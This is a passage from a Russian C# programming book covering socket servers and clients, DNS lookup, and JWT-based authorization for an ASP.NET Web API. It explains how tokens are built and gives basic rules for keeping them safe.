    data.ClientConnection = serverSocket.EndAccept(result);

    data.ClientConnection.BeginReceive(data.Buffer, 0,
        1024, SocketFlags.None,
        new AsyncCallback(ReadCallback), data);
}
```

В качестве параметра метод получает переменную, которая реализует интерфейс `IAsyncResult`. Свойство `AsyncResult` этой переменной содержит тот же объект, который мы передали в качестве второго параметра методу `BeginAccept()`. Мы передавали серверный сокет, поэтому можем просто прочитать это значение из свойства и использовать его.

Теперь я создаю новый экземпляр объекта `SocketData`. Этого объекта нет среди .NET, я его создал для своего примера. Дело в том, что в моем протоколе клиент будет посыпать команды серверу, а не сервер запрашивать данные у клиента, и этот объект очень сильно нам поможет:

```
class SocketData
{
    public const int BufferSize = 1024;
    public Socket ClientConnection { get; set; }
```

```
byte[] buffer = new byte[BufferSize];
public byte[] Buffer
{
    get { return buffer; }
    set { buffer = value; }
}
```

В этом классе у нас всего два свойства:

- ClientConnection класса Socket — для хранения объекта, который установил соединение с клиентом;
- Buffer типа массива байтов, который станет использоваться для хранения полученных от клиента данных.

Итак, после создания нового экземпляра этого класса я сохраняю в свойстве clientConnection результат работы метода EndAccept():

```
data.ClientConnection = serverSocket.EndAccept(result);
```

В этот метод мы передаем переменную, которую мы сами получили в качестве параметра в этой функции. А в качестве результата возвращается объект класса Socket, который установил соединение с клиентом. Именно этот объект и сохраняется.

Теперь мы готовы принимать данные от клиента. Для этого можно использовать метод Receive(), но он, опять же, синхронный и блокирует работу программы, чего нам нежелательно делать. Дело в том, что клиент может вообще не прислать никаких сообщений серверу, и тот будет зря блокировать основной поток программы (мы же работаем в основном потоке и никаких дополнительных потоков не создаем).

Вместо этого я использую асинхронный метод BeginReceive(), который принимает аж 6 параметров:

- буфер, в который будут записаны получаемые данные;
- смещение в буфере, начиная с которого нужно записывать данные;
- размер буфера;
- флаги (все значения флагов можно посмотреть в MSDN);
- метод, который должен быть вызван, когда клиент пришлет какие-то данные;
- произвольный параметр, который мы можем передать и потом получить в методе обратного вызова. Точно так же, как мы поступали с методом BeginAccept().

В методе обратного вызова получения данных нам понадобятся буфер и объект сокета, и причем оба одновременно. Именно поэтому я создал класс SocketData, все необходимое сразу сохраняю в объекте этого класса и передаю в качестве последнего параметра методу BeginReceive(). Следующий код показывает пример метода обратного вызова:

```

void ReadCallback(IAsyncResult result)
{
    SocketData data = (SocketData)result.AsyncState;
    int bytes = data.ClientConnection.EndReceive(result);

    if (bytes > 0)
    {
        string s = Encoding.UTF8.GetString(data.Buffer, 0, bytes);
        data.ClientConnection.Send(
            Encoding.UTF8.GetBytes("Получено: " +
                s.Length + " символов"));
    }
}

```

Этот метод получает такой же параметр интерфейса `IAsyncResult`. И объект, который мы передавали в последнем параметре `BeginReceive()`, находится в свойстве с тем же именем `AsyncState`. Еще бы, ведь интерфейс-то не изменился!

Мы вызывали прием данных асинхронно и теперь готовы завершить этот процесс. Для этого вызываем метод `EndReceive()`. В качестве параметра метод получает объект, который мы получили в качестве параметра в методе обратного вызова, а в качестве результата мы получаем количество принятых байтов. Сами данные записываются в буфер, который мы передали методу `BeginReceive()`. Именно поэтому было важно передать буфер в эту точку кода, чтобы мы могли его прочитать здесь.

Если количество байтов больше нуля, то я преобразовываю буфер в строку, используя уже знакомый нам класс `Encoding`:

```
string s = Encoding.UTF8.GetString(data.Buffer, 0, bytes);
```

Я использую кодировку UTF-8, потому что ожидаю, что клиенты будут передавать данные именно в этой кодировке. Если клиент пришлет данные в ASCII или любом другом формате, то текстовые данные банально превратятся в абракадабру и, скорее всего, будут нечитаемы.

Получив строку, я возвращаю клиенту обратно ответ с помощью метода `Send()` объекта сокета, который мы сохранили в свойстве `ClientConnection`. Мы уже использовали этот метод при работе с HTTP через сокеты. Только на этот раз, чтобы получить массив байтов для отправки, я, опять же, использую кодировку UTF-8.

## 5.5.2. Клиент

Теперь посмотрим на код клиента, для которого я создал класс `SocketClient` с методом `SendMessage`, который будет подключаться к серверу на локальном компьютере, отправлять одно сообщение и получать один ответ:

```

public void SendMessage(string command)
{
    Socket socket = new Socket(AddressFamily.InterNetworkV6,
        SocketType.Stream, ProtocolType.Tcp);

```

```
var address = IPAddress.Parse("::1");
EndPoint endPoint = new IPEndPoint(address, 12345);
socket.Connect(endPoint);

Byte[] bytesSent = Encoding.UTF8.GetBytes(command);
socket.Send(bytesSent);

byte[] buffer = new byte[1024];
int readBytes;
StringBuilder pageContent = new StringBuilder();
if ((readBytes = socket.Receive(buffer)) > 0)
{
    string resultStr = System.Text.Encoding.UTF8.GetString(
        buffer, 0, readBytes);
    pageContent.Append(resultStr);
    Console.WriteLine(resultStr);
}

socket.Close();
}
```

Снова создается класс `Socket` с такими же параметрами, как и у сервера, иначе соединение будет невозможно. Если сервер использует протокол с соединением на основе TCP, то и клиент должен использовать такой же протокол.

После этого создается точка соединения. На этот раз мы должны указать конкретный IP-адрес компьютера, на котором работает приложение-сервер. Я тестирую все на одном и том же компьютере, а для подключения к самому себе в IP-протоколе шестой версии нужно указать адрес `::1`. Это сокращенная версия локального адреса — более полная записывается так: `0000:0000:0000:0000:0000:0000:0000:0001`.

Если вы не первый день знакомы с компьютерами, то, возможно, видели адрес `127.0.0.1` — это локальный адрес для IP-протокола 4-й версии.

Когда мы создали розетку и указали, к какому компьютеру мы хотим подключиться, то можно начинать подключение с помощью метода `Connect`:

```
socket.Connect(endPoint);
```

Если сервер уже запущен в этот момент, то соединение должно пройти успешно.

После подключения можно начинать обмен сообщениями, для чего я использую синхронный режим и просто метод `Send`:

```
Byte[] bytesSent = Encoding.UTF8.GetBytes(command);
socket.Send(bytesSent);
```

Сетевые функции просто передают информацию как набор байтов. Им все равно, что означают эти байты. В нашем случае строка была превращена в набор байтов в формате UTF-8. Когда я разбирал строку сервера, то там от клиента тоже ожидались данные в этой кодировке.

Получение данных также происходит в синхронном режиме с помощью метода `Receive`. И сразу же закрываем соединение с сервером.

Это минимальное приложение, которое демонстрирует сразу же несколько интересных возможностей: сервер, клиент, асинхронная передача данных, синхронная передача данных.

## 5.6. Доменная система имен

Далеко не всегда удобно работать с IP-адресами, да они могут и меняться в Интернете. Проще работать с привычными нам словами, поэтому в Интернете используются *доменные имена* — просто перед тем, как соединиться с сервером, такое имя превращается в IP-адрес с помощью доменной системы имен (Domain Name System, DNS).

Можно сделать относительно универсальную функцию, которая будет сначала пытаться превратить строку в IP-адрес, а если произошла ошибка, то будем считать, что в строке доменное имя и попробуем воспользоваться DNS:

```
public IPAddress? GetAddress(string address)
{
    IPAddress? ipAddress = null;
    try
    {
        ipAddress = IPAddress.Parse(address);
    }
    catch (Exception)
    {
        IPHostEntry heserver;
        try
        {
            heserver = Dns.GetHostEntry(address);
            if (heserver.AddressList.Length == 0)
                return null;
            ipAddress = heserver.AddressList[0];
        }
        catch
        {
            return null;
        }
    }
    return ipAddress;
}
```

Для работы с DNS в .NET есть одноименный класс и метод `GetHostEntry`, которому нужно передать имя домена, — в результате мы получим объект, в котором должен быть список всех адресов. Да, у одного имени может быть множество адресов. Чаще всего множество адресов используется крупными сайтами.

Например, у поисковой системы Google огромное количество адресов. Во-первых, DNS изначально возвращает нам IP-адреса серверов Google, которые находятся ближе к посетителю. Если посетитель находится в Европе, то будет лучше, если его запрос станет обрабатывать европейский сервер. Если пользователь из Канады, то лучше даже посмотреть, из какой части, потому что Канада огромная, и разница между восточным и западным побережьем — тысячи километров, как и в России между восточной и западной границами.

Так что DNS может возвращать более одного адреса, и нужно быть готовым к этому. Какой из них выбрать? Любой, но вполне достаточно взять самый первый из списка.





# ГЛАВА 6

## Web API

В последнее время все большую популярность набирают Web API, когда на серверах работают приложения, которые возвращают данные в каком-то формате, — в основном в виде JSON-данных. Такие приложения называют бэкендом (backend), потому что они выполняются на удаленных серверах.

Для работы в браузере с помощью библиотеки React или фреймворка Angular пишется отдельное приложение — *фронтенд* (frontend). Это название указывает на то, что код выполняется перед посетителем в браузере, а не удаленно на сервере. Фронтенд-приложение как раз и отвечает за то, чтобы запрашивать данные с сервера и отображать их посетителю в нужном формате.

Я не буду рассматривать здесь фронтенд-часть Web API, потому что и React, и Angular основаны на JavaScript, который я стараюсь обходить в этой книге стороной. А вот бэкенд часто пишут на C#, и о его безопасности стоит поговорить.

### 6.1. Пример Web API

Я не стану придумывать ничего сверхъестественного, а воспользуюсь шаблоном по умолчанию, который генерирует для нас мастер Visual Studio при создании тестового проекта Web API. Для иллюстрации кода из этой главы я создал новый проект (см. папку `ApiTest` сопровождающего книгу файлового архива).

Создайте новый проект и выберите шаблон Web API. Visual Studio создает один контроллер `WeatherForecastController` с методом `Get`, который возвращает погоду, которая генерируется случайным образом. Для нас этого достаточно, потому что аккуратность данных сейчас нас не волнует, — тут больше вопрос самого факта наличия какого-то API, который мы можем использовать для тестирования.

Запустите проект, и в окне браузера откроется панель Swagger. Но вы не обязаны использовать Swagger — можно обратиться по адресу <https://localhost:7251/WeatherForecast>, потому что этот метод ожидает GET-запрос, который как раз отправляется при обращении к странице через браузер. В результате в браузере мы должны увидеть данные в JSON-формате. Если выполнять запрос через Swagger, то

они будут красиво отформатированы, если из браузера, то это просто будет одна сплошная строка.

Подобные API отлично работают для веб-приложений и для мобильных приложений.

У нас есть отличный пример API-запроса, который должен быть доступен всем. А что если нам нужно сделать так, чтобы в API могли обращаться только определенные люди? Если мы хотим защитить наш мобильный API от всеобщего доступа?

## 6.2. JWT-токены

На заре распространения мобильных приложений мне довелось работать над созданием API для мобильного приложения Sony — тогда не существовало устоявшихся стандартов и приходилось придумывать что-то уникальное.

У API нет сессий и нет cookie-файлов, которые бы передавались автоматически, как это происходит при использовании браузера. Но можно реализовать подобие сессии — просто передавать уникальный идентификатор вместе с каждым запросом. Именно так я тогда и поступил, создавая API для мобильного приложения.

Итак, для Sony я реализовал API, который предоставлял функцию авторизации, в результате которой пользователь этого API (мобильное приложение) получал уникальный токен, с помощью которого можно было потом обращаться к другим API. При вызове каждого API я передавал этот уникальный токен, а на сервере приложение в базе данных использовало примерно ту же идею, что я показал в *разд. 5.2*.

Сейчас уже есть готовые решения, которые упрощают разработку авторизации API-запросов, и нам больше не нужно ничего изобретать. Этот процесс можно реализовать с помощью JWT-токенов<sup>1</sup>. Он схож с тем, что когда-то реализовал я: авторизация, получение уникального токена и использование его для доступа к API. Давайте добавим в наш проект простейшую авторизацию.

Начнем с того, что проверим наличие в файле `Program.cs` проекта включения авторизации:

```
app.UseAuthentication();
```

Если этой строки там нет, то ее нужно добавить.

```
string securitykeystring = "this is my test0";
var securitykey = Encoding.ASCII.GetBytes(securitykeystring);

builder.Services.AddAuthentication(x =>
{
    x
```

---

<sup>1</sup> JWT (JSON Web Token) — открытый стандарт для создания токенов доступа, основанный на формате JSON.

```
x.DefaultAuthenticateScheme = JwtBearerDefaults.AuthenticationScheme;
x.DefaultChallengeScheme = JwtBearerDefaults.AuthenticationScheme;
}
.AddJwtBearer(x =>
{
    x.RequireHttpsMetadata = false;
    x.SaveToken = true;
    x.TokenValidationParameters = new TokenValidationParameters
    {
        ValidateIssuerSigningKey = true,
        IssuerSigningKey = new SymmetricSecurityKey(securitykey),
        ValidateIssuer = false,
        ValidateAudience = false
    };
}),
});
```

Для успешной компиляции этого кода нужно подключить пакет и пространство имен `Microsoft.AspNetCore.Authentication.JwtBearer`.

В первой строке здесь задается ключ безопасности. Желательно выбирать что-то более длинное и сложное, но я выбрал минимальной длины — 16 символов. Если строка будет короче, то при попытке получить токен приложение рухнет. Также было бы неплохо хранить этот ключ не в коде, а в конфигурационном файле, а в случае с облачными технологиями можно использовать сейф.

Дальше идет настройка JWT. Из всех параметров я включаю только сохранение токена (`SaveToken`) и проверку ключа (`ValidateIssuerSigningKey`). Ключ указывается в качестве параметра `IssuerSigningKey`.

Если контроллер или метод защищен атрибутом `[Authorize]`, то для доступа к этому API нужно будет предоставить специальный токен. Давайте добавим этот атрибут к `WeatherForecastController`:

```
[ApiController]
[Authorize]
[Route("[controller]")]
public class WeatherForecastController : ControllerBase
```

Теперь если запустить сайт и обратиться к API погоды, то произойдет ошибка 401 Unauthorized.

Для авторизации я создал отдельный класс `JWTAuthenticationManager`, в котором будет находиться вся логика:

```
public class JWTAuthenticationManager : IJWTAuthenticationManager
{
    private readonly byte[] tokenKey;

    public JWTAuthenticationManager(byte[] tokenKey)
    {
        this.tokenKey = tokenKey;
    }
}
```

```

public string? Authenticate(string email, string password)
{
    if (email != "user@mail.com" || password != "password")
        return null;

    JwtSecurityTokenHandler tokenHandler = new JwtSecurityTokenHandler();
    SecurityTokenDescriptor tokenDescriptor = new SecurityTokenDescriptor
    {
        Subject = new ClaimsIdentity(new Claim[]
        {
            new Claim(ClaimTypes.Name, email)
        }),
        Expires = DateTime.UtcNow.AddDays(1),
        SigningCredentials = new SigningCredentials(
            new SymmetricSecurityKey(tokenKey),
            SecurityAlgorithms.HmacSha256Signature
        )
    };
    SecurityToken token = tokenHandler.CreateToken(tokenDescriptor);
    return tokenHandler.WriteToken(token);
}
}

```

Через конструктор этот класс получает токен авторизации. Это должен быть тот же токен, что и при настройке в файле `Program.cs`. На самом деле, в этот класс он должен попадать тоже из `Program.cs` с помощью инъекции:

```

builder.Services.AddSingleton<JWTAuthenticationManager>(
    new JWTAuthenticationManager(securitykey)
);

```

Единственный метод класса `JWTAuthenticationManager` — это `Authenticate`, и он получает в качестве параметров имя пользователя и пароль. В реальном приложении мы можем проверить имя и пароль по базе, а ради простоты я прописал эти «сложнейшие значения» прямо в коде. Если имя и пароль корректны, то создается новый токен. Токен будет действовать одни сутки, потому что в `Expires` указана текущая дата плюс 1 день:

```
Expires = DateTime.UtcNow.AddDays(1)
```

В качестве шифрования я выбрал `HmacSha256Signature`.

Дальше дело техники — просто возвращаем полученный токен.

Это бизнес-логика получения токена. Не хватает только входной точки, где посетитель мог бы авторизовываться и получать токен. Создадим `AuthController`, к которому будет разрешен анонимный доступ `[AllowAnonymous]`:

```

[AllowAnonymous]
public class AuthController : ControllerBase

```

```
{  
    private readonly IJWTAuthenticationManager jwtAuthenticationManager;  
  
    public AuthController(  
        IJWTAuthenticationManager jwtAuthenticationManager)  
    {  
        this.jwtAuthenticationManager = jwtAuthenticationManager;  
    }  
  
    [HttpPost("authenticate")]  
    public IActionResult Authenticate([FromBody] UserCredentials userCred)  
    {  
        var token = jwtAuthenticationManager.Authenticate(  
            userCred.Email, userCred.Password);  
  
        if (token == null)  
            return Unauthorized();  
  
        return Ok(token);  
    }  
}
```

Контроллер получает в качестве инъекции созданный ранее класс авторизации, а метод Authenticate перенаправляет авторизацию на созданный jwtAuthenticationManager.

Запускаем сайт, и видим, что у нас появился новый API для авторизации. Нажмите кнопку Try it out (Попробовать) и введите прошитые в коде имя и пароль (рис. 6.1). После отправки запроса мы должны в разделе Responses (Ответы) получить токен (рис. 6.2).



Рис. 6.1. Получение токена




Рис. 6.2. Результат запроса с токеном

Теперь этот токен можно использовать для авторизаций, но только с помощью Swagger его передать не получится. Чтобы его можно было передать, нужно сообщить Swagger о наличии авторизации, впрочем, вы можете использовать такую программу, как Postman. Сначала я покажу вариант с Postman.

Запускаем программу, указываем наш интернет-адрес (URL) сервиса погоды:

<https://localhost:7251/WeatherForecast>

на вкладке **Headers** добавляем новый параметр заголовка с ключом **Authorization**, а в качестве значения указываем слово **Bearer** и токен, который вы получили после авторизации (рис. 6.3).

Чтобы можно было использовать авторизацию токеном в Swagger, нужно добавить в файл `Program.cs` следующий код:

```
builder.Services.AddSwaggerGen(c =>
{
    c.AddSecurityDefinition("Bearer", new OpenApiSecurityScheme
    {
        In = ParameterLocation.Header,
        Name = "Authorization",
        Description = "JWT Authorization header"
    });
});
```

```
Type = SecuritySchemeType.ApiKey
};

c.AddSecurityRequirement(new OpenApiSecurityRequirement
{
    new OpenApiSecurityScheme
    {
        Reference = new OpenApiReference
        {
            Type = ReferenceType.SecurityScheme,
            Id = "Bearer"
        }
    },
    new string[] { }
});
});
```




Рис. 6.3. Авторизация в Postman

Теперь в панели **Swagger** появится кнопка авторизации (рис. 6.4). По ее нажатии должно появиться окно для ввода токена (рис. 6.5), и здесь его также нужно вводить вместе со словом **Bearer**:

Bearer TOKEN

Если слово **Bearer** не указать, то авторизация завершится ошибкой.

Как при вызове API узнать, какой именно посетитель его вызвал? При создании токена в поле имени был занесен **email**:

```
Subject = new ClaimsIdentity(new Claim[]
{
    new Claim(ClaimTypes.Name, email)
}),
```




Рис. 6.4. Кнопка авторизации в окне Swagger



Рис. 6.5. Окно авторизация в Swagger

Это имя привязано к токену, и мы можем его прочитать при вызове API погоды следующим образом:

```
[HttpGet(Name = "GetWeatherForecast")]
public IEnumerable<WeatherForecast> Get()
{
    string? user = User.Identity.Name;
```

У меня жестко прописан один посетитель и я там увижу **user@mail.com**. Может показаться, что для реализаций этой защиты понадобилось выполнить слишком много шагов, и можно было сделать что-то проще своими силами. Своими силами можно сделать многое, но я показал здесь только самый простой вариант авторизации. Так что авторизация JWT-токенами — самый популярный способ при работе с Web API.

## 6.3. Устройство токенов

JWT, как уже отмечалось ранее, это аббревиатура от JSON Web Token. JSON — это формат документа, но, только глядя на JWT-токен, мы не видим ничего похожего на этот формат:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsbW1IjoidXNlckBtYWlsLmNvbSIsInJvbGUiOiJBZG1pbkiSim5iZiI6MTY2ODg3NjQzMwIjoxNjY4OTYyODMwLCJpYXQiOjE2Njg4NzY0MzB9.-Q3BhvCI_im4fiL3x99bfYF07BV3cS0I-D012H-SawI
```

На самом деле, этот токен состоит из трех частей, каждая из которых закодирована с помощью кодировки Base64. Присмотревшись, мы увидим, что в токене имеются две точки — они как раз являются разделителями. Если взять код до первой точки:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
```

и воспользоваться любой программой или онлайн-инструментом для декодирования Base64, то вы должны получить в результате вот такой текст:

```
{"alg": "HS256", "typ": "JWT"}
```

а это уже JSON-формат.

Я воспользовался первым попавшимся онлайн-инструментом, который нашел в Google. Рекламировать его не буду, но он показан на рис. 6.6.

То есть JWT-токен — это на самом деле закодированные с помощью base64 три JSON-документа. Первый из них — заголовок, декодирование которого показано только что. В нем два параметра: алгоритм шифрования HS256 и тип документа JWT.

Вторая секция — тело токена. В моем случае тело декодируется в следующий JSON-документ:

```
{
  "name": "user@mail.com",
  "role": "Admin",
  "nbf": 1668876430,
  "exp": 1668962830,
  "iat": 1668876430
}
```

Здесь сразу видно:

- name — email, который мы указывали при авторизации;
- role — роль администратора;
- nbf — время, с которого токен начинает действовать (not before);
- exp — время истечения действия токена (expiry);
- iat — когда токен был выпущен (issued at). В моем случае токен был выдан и сразу же начал действовать, потому что iat равно nbf.




Рис. 6.6. Онлайн-инструмент для декодирования JSON

В теле токена может быть любая информация. В спецификации можно найти имена полей, которые допускается добавлять, но этим мы не ограничены — вы можете добавлять поля, которые даже отсутствуют в спецификации.

При добавлении данных в тело учитывайте, что если хакеру удастся перехватить или каким-то образом украсть чей-то токен, то он легко сможет его декодировать, поэтому никакой важной или чувствительной информации в нем быть не должно. Никогда не добавляйте в токен пароли!

Третья секция — проверка подписи, которая гарантирует, что хакер не изменил тело документа. Как мы убедились, тело токена легко декодируется, и любой может его прочитать. Подпись гарантирует, что хакер не сможет изменить значения. Будет плохо, если хакер сможет просто изменить любой из параметров, закодировать токен с помощью base64 и начать использовать.

Для декодирования токенов есть очень удобный сайт [jwt.io](https://jwt.io) (рис. 6.7). Скопируйте код своего токена в поле слева, и он будет удобно подсвечен тремя разными цветами. К сожалению, черно-белая печать книги не позволит увидеть красоту подсветки, поэтому, чтобы оценить ее, придется вам попробовать самостоятельно протестировать свой токен.




Рис. 6.7. Сайт jwt.io

Сайт разделяет токен на три части, декодирует и показывает в очень удобном виде — на рис. 6.7 три блока справа демонстрируют заголовок, тело и подпись.

JWT-токены достаточно безопасны, если следовать трем простым правилам:

- никогда не храните в токене важную информацию — только идентификатор посетителя, только то, что необходимо для идентификации, но ни в коем случае не храните в нем пароли;
- всегда используйте зашифрованное соединение HTTPS. Если передать токен по открытому соединению HTTP, то у хакера появляется шанс перехватить его, а если это произойдет, то хакер сможет его использовать без ограничений.

JWT-токен — это как cookie авторизации. Он отлично работает, если только легитимный посетитель имеет к нему доступ. Если хакер украдет cookie авторизации, то единственное, что может спасти посетителя, — привязка к IP-адресу.

